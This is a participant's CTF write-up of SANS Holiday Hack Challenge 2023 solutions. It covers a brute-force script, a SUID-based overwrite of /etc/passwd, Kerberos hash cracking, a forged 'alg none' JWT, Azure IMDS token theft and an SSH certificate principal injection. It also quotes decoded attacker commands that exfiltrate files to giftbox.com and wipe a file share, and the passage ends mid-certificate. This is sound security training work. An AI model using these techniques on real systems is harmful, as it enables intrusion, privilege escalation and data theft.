Holiday Hack 2023

Table of Contents

Snowball Fight....2
Linux 101....2
Reportinator....3
Azure 101....4
Luggage Lock....4
Linux PrivEsc....5
Faster Lock Combination....5
Gameboy 1....5
Gameboy 2....6
Gameboy 3....8
Na'an....9
KQL Kraken Hunt....10
Phish Detection Agency....12
HashCat....12
Elf Hunt....13
Certificate SShenanigans....13
The Captains Comms....19
Active Directory....22
Space Island Door Access Speaker....25
Camera Access....25
Missile Diversion....26
Bonus: Fishing Guide / Fishing Mastery....31

Snowball Fight

There are dozens of different ways to beat this, even as simple as changing the url param to single player="true" so you get a partner. However, I thought it would be fun to mess with some of the other items. I used burp to perform match and replace rules on the response body for the main game.

☑	Response body	player.health = Math.min(Math.max(Math.abs(player...	player.health = 500	Literal
☑	Response body	jaredSprite.throwDelay = 2000	jaredSprite.throwDela...	Literal
☑	Response body	"singlePlayer":"false"	"singlePlayer":"true"	Literal
☑	Response body	var updateURL = false;	var updateURL = true;	Literal

The items I changed was, the section that calculates damage if you are still alive:

```
if (!player.isdefeated) {
  player.health = Math.min( Math.max(Math.abs( player.health -
   dmg ), 0), 50)
```

You can see in the replace rule, I am finding this section and just making my health 500. Which messes up your health bar but does make you immune to damage. I could have made this 50, but bigger sounded better. I also changed the singlePlayer default value to "true" and set the var updateURL to true, so that it would update for me. With this I get Jared to help. Lastly, I changed Jared's fire rate so that it was machine gun fast at 200 instead of 2000. Fun fact, if you make that value too low,,like 1,,the game will freeze. With these items set I just created a new room, Jared joins and then mows everyone down while I just sit there.

Linux 101

Answers in order:

Linux:

```
ls
cat troll_19315479765589239
rm troll_19315479765589239
pwd
ls -lah
history
env
cd workshop/
grep -ri "troll"
chmod +x present_engine
./present_engine
mv blown_fuse0 fuse0
ln -s fuse0 fuse1
cp fuse1 fuse2
echo "TROLL_REPELLENT" > fuse2
find . troll
```

find . -user troll
find . -size +108k -size -110k
ps -aux
netstat -nao
curl localhost:54321
top
kill -9 23465
exit

Reportinator

I did attempt this several times, looking through the reports and while I thought I found good things to flag, I couldn't get it. I also tried using AI to find the errors but it was really hit and miss. I did start watching the requests and it seemed like it would be simple enough to guess with a script. However, I wasn't sure if we were allowed to do that. I checked discord and saw others attempting it with no discouragement from moderators/staff. I also double checked the game rules and as long as I didn't cause impact to the site I would be ok since it wasn't the main holidayhack site. Just to be extra sure I wouldn't impact anyone else, I put a 10 second sleep in my loop. While that would take longer, it felt safer.

By looking at the normal POST request, I created a quick Python script:

```python
import itertools
import requests
import time

count = 1
posGuess = list(itertools.product([0,1], repeat=9))
cookie = dict(ReportinatorCookieYum='eyJ1c2VyaWQiOiI2M2ZmNWVmNy1jMDQ2LTRiODMtODRhYS01OGQ5YWMzZTRjMmEifQ.ZXPp_w.XufDJ6LMInY8T1PlxxCrhi0sGK4')
Headers = {'Referer' : 'https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/?&challenge=reportinator&username=JohnnyG&id=96d7c2e8-e557-4dcb-8fe7-5d2c99ab43bd&area=ci-rudolphsrest&location=32,24&tokens=&dna=ATATATTAATATATATATATATATCGATATATATGCCGTAATATATATATATATATGCATATATATATATATATATGCATATTAGCATATATATATATATATCGATATATATATATTAGCATATCGGC', 'Origin': 'https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com','User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36','Content-Type': 'application/x-www-form-urlencoded'}

with open('results.txt', 'w') as f:
    for t in range (len(posGuess)):
        currentGuess = list(posGuess[t])
        submission = ("input-1=" + str(currentGuess[0]) + "&" + "input-2=" + str(currentGuess[1]) +
        "&" + "input-3=" + str(currentGuess[2]) + "&" + "input-4=" + str(currentGuess[3]) +
        "&" + "input-5=" + str(currentGuess[4]) + "&" + "input-6=" + str(currentGuess[5]) +
        "&" + "input-7=" + str(currentGuess[6]) + "&" + "input-8=" + str(currentGuess[7]) +
        "&" + "input-9=" + str(currentGuess[8]))

        if count%20 == 0:
            print(f'Still going, currently at {count}, with guess: {submission}')

        response = requests.post("https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/check", data=submission, cookies=cookie, headers=Headers, verify=False)

        f.write(response.text)

        if 'FAILURE' not in response.text:
            print(response.json())
            print(f'Found answer in {count} tries.')
            break

        time.sleep(10)
        count +=1
```

I did test this multiple times but with only a single loop interaction to be sure everything worked as I didn't want to run a bunch of guesses against this server twice. I also wrote out my results to a file to review, just in case I didn't get a hit but there was something I wasn't expecting in the response.

This actually went really quick and was completed in 74 tries over about 12 minutes. The one thing I forgot was to print out the guess when the loop would break. I didn't want to run it again so I just edited the response with burp and pasted in my hash and resourceid.

```
  warnings.warn(
{'hash': '8f07dd8f5d63919c28167c94c23f4780cc245125545e81a2b3cf6f79ab739de5', 'resourceId': '63ff5ef7-c046-4b83-84aa-58d9ac3e4c2a'}
Found answer in 74 tries.
```


```
{
  "hash":
  "8f07dd8f5d63919c28167c94c23f4780cc245125545e81a2b3
  cf6f79ab739de5",
  "resourceId":"63ff5ef7-c046-4b83-84aa-58d9ac3e4c2a"
}
```


I did want to see the correct answer however, so I found itertools makes the same list every time, so I just ran that part and found the 74th guess or the 73rd entry as:
(0, 0, 1, 0, 0, 1, 0, 0, 1), which is the answer.

Azure 101

Commands:
az account show | less
az group show | less
az group list | less
az functionapp plan list --name MyAppServicePlan --resource-group northpole-rg1
az vm list --resource-group northpole-rg2
az vm run-command invoke -g northpole-rg2 -n NP-VM1 --command-id RunShellScript --scripts "ls"

Luggage Lock

Keep clicking on the release button to put pressure on the lock until it hit some resistance. Took a few tries but finally got it with 8597, thanks to the cool talk linked to this challenge.

Linux PrivEsc

By running, find / -perm -u=s -type f 2>/dev/null, was able to see simplecopy available. Using “strings” on this file, we can see that it is just performing a “cp” command as “cp %s %s”. Since we can copy as root, we should be able to change roots pw.
Make a copy:
/usr/bin/simplecopy /etc/passwd password
Remove the root line at the top
sed -i -e 1,3d password

Generate new pw on another machine:
openssl passwd -1 -salt hack abcd1234

Insert this new value:
root:1hack$sAtI3c1floxpJSK3L3UXy/:0:0:root:/root:/bin/bash

Replace it:
/usr/bin/simplecopy newpass /etc/passwd

Now you can just su and run the answer in /root.
Su with pw abcd1234
Go to /root and run.
Santa

Faster Lock Combination

Followed talk and found the answer to be: 21-11 -17

Gameboy 1

Push the blocks to make a qrcode, and then scan it to get the flag: santaconfusedgivingplanetsqrcode. Btw, once you accidentally run into a block and it gets stuck against a wall, you have to start all over. Very tricky.

Gameboy 2

I initially tried to edit with Ghidra/GhidraBoy, however RE gameboy games is a new area for me. So I took the “diff” hint and looked to see what changed between the two seen ROMs after pulling them down.

```
92768 0D570114 0000FFFC 140000FF FD140000
92784 FFFE35FF FC3200FF FC270302 06E84200
92800 20800C80 0B00000F F8070000 00000F10
92816 00000000 00000000 00000000 00000000
92832 000005D0 7906EC40 00000000 00000000
92848 00000000 20000600 0600000F F8070000
92864 00000F10 00000000 00000000 00000000
92880 00000000 0000065E 4405B75F 00000000
92896 00000000 00000000 20000200 0300000F
92912 F8070000 00000F10 00000000 00000000
92928 00000000 00000000 000006D3 44000000
92944 00000000 00000000 00000000 20000200
```

```
92768 0D570114 0000FFFC 140000FF FD140000
92784 FFFE35FF FC3200FF FC270302 06E84200
92800 20800C80 0300000F F8070000 00000F10
92816 00000000 00000000 00000000 00000000
92832 000005D0 7906EC40 00000000 00000000
92848 00000000 20000600 0900000F F8070000
92864 00000F10 00000000 00000000 00000000
92880 00000000 0000065E 4405B75F 00000000
92896 00000000 00000000 20000200 0300000F
92912 F8070000 00000F10 00000000 00000000
92928 00000000 00000000 000006D3 44000000
92944 00000000 00000000 00000000 20000200
```


1: Replace 1 byte at offset 0x14f with 1 byte
2: Replace 4 bytes at offset 0x593 with 4 bytes
3: Replace 1 byte at offset 0x16a84 with 1 byte
4: Replace 1 byte at offset 0x16ab8 with 1 byte
5: Replace 1 byte at offset 0x17c80 with 1 byte
6: Replace 2 bytes at offset 0x1850e with 2 bytes
7: Replace 2 bytes at offset 0x18513 with 2 bytes

After trying a few spots, I focused on 1 byte changes as that seemed the easiest. One of the spots moved the person blocking the path, but they still stop you. The other one actually moved the vortex.

By changing it here at 0x16a84 or offset 92804. I changed it to a 3 and was able to get the vortex on my side of the gate.

```
92712 00000000 00000000 00000000 00000000 00002512 04140001
92736 FFFC0DFF FC00576B 022101C6 0D570314 0078FFFC 0DFFFC00  .. .. Wk
92760 576B0252 F02103C6 0D570114 0000FFFC 140000FF FD140000  Wk R.! .
92784 FFFE35FF FC3200FF FC270302 06E84200 20800C80 0300000F  ..5..2 ..
92808 F8070000 00000F10 00000000 00000000 00000000 00000000  .
92832 000005D0 7906EC40 00000000 00000000 00000000 20000600     .y .@
```

As for the next part, I kept trying to use the online morsecode to text decoders but no matter how I changed it, I couldn't get them to work. However, loading into audacity, I could see the wave form and make out obvious dots and dashes.




With this I jus used ghidra to decode:

Answer: GL0RY.


Gameboy 3

I honestly spent a ton of time (free time over a few days) trying to reverse this code in Ghidra (with GhidraBoy) and watching things in the disassembler (setting breakpoints and stepping through functions, watching registers). I was trying to find where the coin values were set but also make that really long jump. After figuring out neither, I decided to take another approach. I think my main issue was I didn't understand the parts of memory being used by the game, so I read this article: https://macabeus.medium.com/reverse-engineering-a-gameboy-advance-game-introduction-ec185bd8e02 a few times and it seemed that maybe I just needed to start playing with values in the C or D range of memory . First I tried to edit the map to make the jump shorter but then I turned on auto-update for the WRam region of memory and noticed which sets of values changed when I jumped or moved back and forth. I watched what those changed to and then experimented with changing those myself and clicking back in the game. I found I didn't need to patch the code or even figure out a game genie code, I could make my change right here to try that jump. I found that 8080 at 0xD9A0 caused me to jump to my max height (or close to it). I then tried the next block and found that 7070 along with my max jump had me flying across the map. I used that to get over the jump and then right into an enemy. Changing that to 7000 made the flying a little less crazy and I was able to stop before the last enemy.

Location of the change:




Updated values that work:



What I don't understand is how the end part let me continue like I had enough coins. I assumed I needed 999, which it won't let you get and rolls over. My coins had rolled over long before that and I was just trying to make that jump. I had been messing with other memory areas, so I guess it is possible I changed something when I was playing with memory and it persisted over my save. Otherwise, I have no clue why this worked. I'm glad I got the flag but would like to see a write-up to this later. I will say all of these were really fun and thanks to the creator and all of the hard work here!

MUCH GLOOOOOOOOORY!!!!!!!!



Na’an

Just like it says, it is Python and doesn’t handle NaN’s correctly. Just edit the POST request and replace one of the numbers with NaN and you will win.

```
{
  "play":"nan,6,7,8,9"
}
```

KQL Kraken Hunt

Question 1:
How many Craftperson Elf's are working from laptops? -
Employees
| where role == "Craftsperson Elf"
| where hostname has "laptop"
| summarize dcount(name)

Case1:
Name of employee who received the email:
Email
| where link has "MonthlyInvoiceForReindeerFood.docx"
Answer: alabaster_snowball@santaworkshopgeeseislands.org
Email addy used:
Answer: cwombley@gmail.com
Subject line:
Answer: [EXTERNAL] Invoice foir reindeer food past due

Case 2:
Employees
| where email_addr == "alabaster_snowball@santaworkshopgeeseislands.org"

What is the role: Head Elf
Hostname of victim machine: Y1US-DESKTOP
Victim src ip: 10.10.0.4

Case 3:

```
OutboundNetworkEvents
| where url has "MonthlyInvoiceForReindeerFood.docx"
```

What time did they click the link: 2023-12-02T10:12:42Z

```
FileCreationEvents
| where timestamp >= datetime(2023-12-02)
| where hostname == "Y1US-DESKTOP"
| sort by timestamp asc
```

What file dropped after the malicious download:
Giftwrap.exe

Case 4:

```
ProcessEvents
| where username == "alsnowball"
| where timestamp >= datetime(2023-12-02)
| sort by timestamp asc
```

What is the reverse tunnel ip: (look for proc with bind/suspicious cmd line)
113.37.9.17

What time did they enum shares on the machine: (see net share):
2023-12-02T16:51:44Z

What is the name of the machine they moved laterally to:
Looking through commands, you can actually see the net use to another system later on:
NorthPolefileshare

Case5:
Same proc search as before, encoded commands are the last ones on the list as I saw these and decoded during the last case as they seemed interesting.
When was the first enc command run: 2023-12-24T16:07:47Z

What was the filename: (b64 decode and reverse):
powershell.exe -c Copy-Item \\NorthPolefileshare\c$\MissionCritical\NaughtyNiceList.txt C:\Desktop\NaughtyNiceList.txt'
Answer: NaughtyNiceList.txt

What was the exfil site:
Converting this from charcode base10 shows an invoke expression (IEX) on:
downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file

Answer: giftbox.com

Case 6:
Decode final command - no additional obfuscation, just b64 decode the command:
C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$

What was final exe name: downwithsanta.exe
What was cmd line flag: - - wipeall

Run final command gets the answer:
Beware the Cube that Wombles

Phish Detection Agency

Just go through and check for sender, reply to, dmarc pass, spf passing by mail.geeseislands.com and dkim being valid for the same domain. Sort and done.

HashCat

Checked hash pattern and match with documentation, then ran with suggested args.

```
hashcat -m 18200 -a 0 -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 --force hash.txt password_list.txt
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dc
b0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499
cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d
7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b4016
60b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3
bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966:IluvC4ndyC4nes!
Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2...dd1966
Time.Started.....: Thu Dec  7 18:21:58 2023 (0 secs)
Time.Estimated...: Thu Dec  7 18:21:58 2023 (0 secs)
Guess.Base.......: File (password_list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      808 H/s (0.78ms) @ Accel:1 Loops:1 Thr:64 Vec:16
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 144/144 (100.00%)
Rejected.........: 0/144 (0.00%)
Restore.Point....: 0/144 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-0
Candidates.#1....: 1LuvCandyC4n3s!2022 -> iLuvC4ndyC4n3s!23!
```

Answer: IluvC4ndyC4nes!

Elf Hunt

Looking at the requests you can decode the jwt token and see they are not using any alg value. So the server side is doing no checking and just taking what is given as a valid token.


```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "none",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "speed": -500
}
```


Changing the speed value to -50 and then b64 encoding the value updates the token. Just edit the cookie for the site to:
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwfQ.
Then reload and they go much slower. I will say it is still a little tricky on a trackpad, lol. But get to 75 and you are done.

Certificate SShenanigans

Let me start by saying I really enjoyed this one. Once I got started it wasn't too difficult but still challenging.

The first thing we need to do is to generate a signed cert, which the website appears to do for us.

First gen a keypair on the local machine:
Ssh-keygen -C 'alabaster snowball' -f alabaster_ssh_key

This will generate a private and public key. Paste in the public key into the website and then copy the generated ssh key into a new file on the local machine. Chmod 600 that file.

Now use that plus your private key and ssh to the noted server:

ssh -i id_rsa-cert.pub -i ../alabaster_ssh_key
monitor@ssh-server-vm.santaworkshopgeeseislands.org

Once there, control c to get out of the monitor app. Now we can follow tips in the video and see what is listed in /etc/ssh/auth_principals. Reading the alabaster file shows “admin”. This means we need that to be our principal instead of the default “elf”.

Now we need to interact with the azure rest api.

First get a token:
curl
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s

Set the token to a variable for ease of use:
declare token=$(eyJ0eXAiOiJKV1QiLCJhbGc……

Let’s get instance metadata:
curl -s -H Metadata:true --noproxy "*"
"http://169.254.169.254/metadata/instance?api-version=2021-02-01" | jq

Results:
{"compute":{"azEnvironment":"AzurePublicCloud","customData":"","evictionPolicy":"","isHostCompatibilityLayerVm":"false","licenseType":"","location":"eastus","name":"ssh-server-vm","offer":"","osProfile":{"adminUsername":"","computerName":"","disablePasswordAuthentication":""},"osType":"Linux","placementGroupId":"","plan":{"name":"","product":"","publisher":""},"platformFaultDomain":"0","platformUpdateDomain":"0","priority":"","provider":"Microsoft.Compute","publicKeys":[],"publisher":"","resourceGroupName":"northpole-rg1","resourceId":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/virtualMachines/ssh-server-vm","securityProfile":{"secureBootEnabled":"false","virtualTpmEnabled":"false"},"sku":"","storageProfile":{"dataDisks":[],"imageReference":{"id":"","offer":"","publisher":"","sku":"","version":""},"osDisk":{"caching":"ReadWrite","createOption":"Attach","diffDiskSettings":{"option":""},"diskSizeGB":"30","encryptionSettings":{"enabled":"false"},"image":{"uri":""},"managedDisk":{"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/disks/ssh-server-vm_os_disk","storageAccountType":"Standard_LRS"},"name":"ssh-server-vm_os_disk","osType":"Linux","vhd":{"uri":""},"writeAcceleratorEnabled":"false"},"resourceDisk":{"size":"63488"}},"subscriptionId":"2b0942f3-9bca-484b-a508-abdae2db5e64","tags":"Project:HHC23","tagsList":[{"name":"Project","value":"HHC23"}],"userData":"","version":"","vmId":"1f943876-80c5-4fc2-9a77-9011b0096c78","vmScaleSetName":"","vmSize":"Standard_B4ms","zone":""},"network":{"interface":[{"ipv4":{"ipAddress":[{"privateIpAddress":"10.0.0.50","publicIpAddress":""}],"subnet":[{"address":"10.0.0.0","prefix":"24"}]},"ipv6":{"ipAddress":[]},"macAddress":"6045BDFE2D67"}]}}

For ease of use set sub id to a variable:
declare subid="2b0942f3-9bca-484b-a508-abdae2db5e64"

Now we can grab the resource group from the metadata and form a curl command to get the source control info:

curl -X GET -H "Authorization: Bearer $token" -H "Content-Type:application/json" -H "Accept:application/json" https://management.azure.com/subscriptions/$subid/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01

Which returned:


```
id":
"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web",
  "name": "northpole-ssh-certs-fa",
  "type": "Microsoft.Web/sites/sourcecontrols",
  "location": "East US",
  "tags": {
    "project": "northpole-ssh-certs",
    "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl"
  },
  "properties": {
    "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",
    "branch": "main",
    "isManualIntegration": false,
    "isGitHubAction": true,
    "deploymentRollbackEnabled": false,
    "isMercurial": false,
    "provisioningState": "Succeeded",
    "gitHubActionConfiguration": {
      "codeConfiguration": null,
      "containerConfiguration": null,
      "isLinux": true,
      "generateWorkflowFile": true,
      "workflowSettings": {
        "appType": "functionapp",
        "publishType": "code",
        "os": "linux",
        "variables": {
          "runtimeVersion": "3.11"
        },
        "runtimeStack": "python",
        "workflowApiVersion": "2020-12-01",
        "useCanaryFusionServer": false,
        "authType": "publishprofile"
      }
    }
  }
}
```


Now with the git url, we can see the source code this site is based on:

https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa

Looking at the python here, I saw a few things of note right away:

The input from the form is parsed as json here:

```
try:
    ssh_pub_key, principal = parse_input(req.get_json())
```

Which means, it can really handle a json request with ssh_pub_key along with a principal value.

Then in parse_input, gets the value if it exists here (noting that it will use the default if nothing is provided):

```
principal = data.get("principal", DEFAULT_PRINCIPAL)
```

This value is provided directly during the cert creation now:

```
cert_fields = CertificateFields(
    serial=1,
    key_id=str(uuid.uuid4()),
    valid_after=datetime.utcnow() - timedelta(minutes=5),
    valid_before=datetime.utcnow() + timedelta(days=28),
    principals=[principal],
    critical_options=[],
    extensions=[
        "permit-pty"
    ]
)
```

Now that we know this setting our own principal to ‘admin’ is really easy in that we can use burp to intercept the POST request:

Original request

Pretty Raw Hex

```
Chrome/120.0.0.0 Safari/537.36
8 Content-Type: application/json
9 Accept: */*
10 Origin:
https://northpole-ssh-certs-fa.azurewebsites.net
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer:
https://northpole-ssh-certs-fa.azurewebsites.net/api/
create-cert?code=candy-cane-twirl
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {
  "ssh_pub_key":
  "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDkHhgs69y3T0
  Ymg0rhI+dXsrALmzZLKZxRevE+XKq7vpaIFozDDDByPpHNBsax6
  WrNmrhzAi9BcWihYmh9Z4SKZMpRnfNeauXHX1OfCzpSlMRjqUtz
  jIcyOjGC9IqJzDLmIfSqMrPVXR2uv5JcGiwJOSHesSxJIor2k3Y
  yth+aE/Oh8mv13CpwHt41KMGmtWU4r7zNUFZqW5rEoAIFHnr5+9
  3P4MLN7qLWWnwI0+mpJhIWEoPYfaTbrZKzq6ou+PzCkUZ5l3BGf
  o7JojVubDVIZVCgP8oLj3YU541+GTiXqT/j8tskcOLFcxqF4nal
  NChE91pD1ZhRWTVszUgXsv+Nf0lyj2j9YcfHN6BUUL7p9gYru4x
  JMuliNs+6Y8NWg3fv7AXCXAPtODtnB57jgTEx4oaPrYPjxP99qU
  doAtF3Mits6sKxysW569oKCdLHbbXr9isEvcvijVIWmZw33fQXR
  KFfM3A3H9rUfZibvGRjaHGj4Zjw3Zgyqg1OcGXgKYs= Tinsel
  Upatree"
}
```

And edit to add our admin principal:

```
{
  "ssh_pub_key":
  "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDkHhgs69y3T0
  Ymg0rhI+dXsrALmzZLKZxRevE+XKq7vpaIFozDDDByPpHNBsax6
  WrNmrhzAi9BcWihYmh9Z4SKZMpRnfNeauXHX1OfCzpSlMRjqUtz
  jIcyOjGC9IqJzDLmIfSqMrPVXR2uv5JcGiwJOSHesSxJIor2k3Y
  yth+aE/Oh8mv13CpwHt41KMGmtWU4r7zNUFZqW5rEoAIFHnr5+9
  3P4MLN7qLWWnwI0+mpJhIWEoPYfaTbrZKzq6ou+PzCkUZ5l3BGf
  o7JojVubDVIZVCgP8oLj3YU541+GTiXqT/j8tskcOLFcxqF4nal
  NChE91pD1ZhRWTVszUgXsv+Nf0lyj2j9YcfHN6BUUL7p9gYru4x
  JMuliNs+6Y8NWg3fv7AXCXAPtODtnB57jgTEx4oaPrYPjxP99qU
  doAtF3Mits6sKxysW569oKCdLHbbXr9isEvcvijVIWmZw33fQXR
  KFfM3A3H9rUfZibvGRjaHGj4Zjw3Zgyqg1OcGXgKYs= Tinsel
  Upatree",
  "principal":"admin"
}
```


The result is now the signed key we need:


```
{
    "ssh_cert": "rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACY5Nzk1OTE0NTc4OTEyODQ4MDMzODIwMzg1OTQwNjUxMzg5Mjk1NQAAAAMBAAEAAAGBAOQe
GCzr3LdPRiaDSuEj51eysAubNkspnFF68T5cqru+logWjMMMMHI+kc0GxrHpas2auHMCL0FxaKFiaH1nhIpkylGd815q5cdfU58LOlKUxGOpS3OMhzI6MYL0ionM
MuYh9Koys9VdHa6/klwaLAk5Id6xLEkiivaTdjK2H5oT86Hya/XcKnAe3jUowaa1ZTivvM1QVmpbmsSgAgUeevn73c/gws3uotZafAjT6akmEhYSg9h9pNutkrOr
qi74/MKRRnmXcEZ+jsmiNW5sNUhlUKA/yguPdhTnjX4ZOJepP+Py2yRw4sVzGoXidqU0KET3WkPVmFFZNWzNSBey/41/SXKPaP1hx8c3oFRQvun2Biu7jEky6WI2
z7pjw1aDd+/sBcJcA+04O2cHnuOBMTHiho+tg+PE/32pR2gC0XcyK2zqwrHKxbnr2goJ0sdttev2KwS9y+KNUhaZnDfd9BdEoV8zcDcf2tR9mJu8ZGNocaPhmPDd
mDKqDU5wZeApiwAAAAAAAAABAAAAAQAAACQ0MzhjYTVjMS1iMGU0LTQxNTQtYjFjMS1lOGE5NTMwMTkyMmUAAAAJAAAABWFkbWluAAAAAGWPGt8AAAAAZbQGCwAA
AAAAAAASAAAACnBlcm1pdC1wdHkAAAAAAAAAAAAAADMAAAALc3NoLWVkMjU1MTkAAAAgaTYY0wKYmRc8kcdFAf35MzgJGuyr/sEvTCn4/qsIhYcAAABTAAAAC3Nz
